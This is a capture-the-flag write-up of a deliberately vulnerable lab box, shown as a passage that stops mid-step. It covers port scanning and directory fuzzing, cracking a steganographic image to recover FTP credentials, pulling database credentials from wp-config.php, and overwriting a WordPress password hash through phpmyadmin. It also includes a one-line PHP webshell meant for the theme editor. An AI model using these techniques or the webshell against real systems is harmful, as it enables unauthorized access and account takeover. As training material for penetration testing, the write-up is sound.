TL;DR
In this challenge we find the ftp credentials hidden inside the image we get at announcements. we login to the ftp service and find wp-config.php, which then leads us to phpmyadmin. There we can find subdomain subdomain.adana.thm, and upload webshell via ftp, to get RCE as user www-data.
Net we brute force the password of user hakanbey, based on known prefix and given wordlist.
Lastly, we reversing the SUID binary /usr/bin/binary, and find the password of root inside root.jpg.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp and port 80 with apache http server
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.3
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello World – Just another WordPress site
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 5.6
Service Info: OS: Unix
I added differentctf.thm to my /etc/hosts.
Find ftp credentials in steghide inside the image when the passphrase is from wordlist.txt

I started with ffuf, to enumerate endpoints:
┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ ffuf -u "http://differentctf.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://differentctf.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

announcements           [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 159ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 196ms]
javascript              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 196ms]
phpmyadmin              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 153ms]
wp-admin                [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 153ms]
wp-includes             [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 162ms]
wp-content              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 165ms]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 199ms]
:: Progress: [4750/4750] :: Job [1/1] :: 252 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
Okay, we found announcements and phpmyadmin. In addition, we can see this is wordpress CMS.
I went to http://differentctf.thm/announcements/, and found the file wordlist.txt, let’s download it, we might use it.

It seems like the hostname should be adana.thm, so let’s change it on the /etc/hosts.
Inside the announcements, we can find also an image

I found it has hidden data, we need to use stegseek with the wordlist to crack the password:
┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ steghide --info austrailian-bulldog-ant.jpg
"austrailian-bulldog-ant.jpg":
  format: jpeg
  capacity: 3.6 KB
Try to get information about embedded data ? (y/n)


┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ steghide --info austrailian-bulldog-ant.jpg
"austrailian-bulldog-ant.jpg":
  format: jpeg
  capacity: 3.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!

┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ stegseek austrailian-bulldog-ant.jpg -wl wordlist.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123adanaantinwar"
[i] Original filename: "user-pass-ftp.txt".
[i] Extracting to "austrailian-bulldog-ant.jpg.out".
the file "austrailian-bulldog-ant.jpg.out" does already exist. overwrite ? (y/n)
y

┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ cat austrailian-bulldog-ant.jpg.out
RlRQLUxPR0lOClVTRVI6IGhha2FuZnRwClBBU1M6IDEyM2FkYW5hY3JhY2s=

┌──(agonen㉿kali)-[~/thm/DifferentCTF]
└─$ cat austrailian-bulldog-ant.jpg.out | base64 -d
FTP-LOGIN
USER: hakanftp
PASS: 123adanacrack

Okay, we got this info:
FTP-LOGIN
USER: hakanftp
PASS: 123adanacrack
Find subdomain for phpmyadmin and add webshell to get RCE as user www-data
I downloaded all files using wget -m ftp://hakanftp@adana.thm/ --password 123adanacrack.

we can see inside wp-config.php credentials for the phpmyadmin:
and found out the data:
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'phpmyadmin1' );

/** MySQL database username */
define( 'DB_USER', 'phpmyadmin' );

/** MySQL database password */
define( 'DB_PASSWORD', '12345' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
using the credentials, we can login to the phpmyadmin:
phpmyadmin:12345

Since we control the phpmyadmin, I updated the password of wp_users to be the password from phpmyadmin1, table users.
So, if this was the old password:

The next password will be the hash of 12345, which is $P$BEyLE6bPLjgWQ3IHrLu3or19t0faUh..
So, we can update using this query:
UPDATE `wp_users` SET `user_pass`='$P$BEyLE6bPLjgWQ3IHrLu3or19t0faUh.' WHERE 1

and now login to the wordpress using this credentials:
hakanbey01:12345

Now, just update 404.php, at http://adana.thm/wp-admin/theme-editor.php?file=404.php&theme=twentynineteen, and add our webshell code:
echo `$_GET[0]`;
However, this isn’t working. for some reason we don’t have write permissions on the files, and acctually we can’t access the files of this wordpress website, since we can only login via the webserver, but not using ftp.
So, We can go back to phpmyadmin, and see that inside the database phpmyadmin1, which is the db we managed to login via ftp, there is table wp_options:
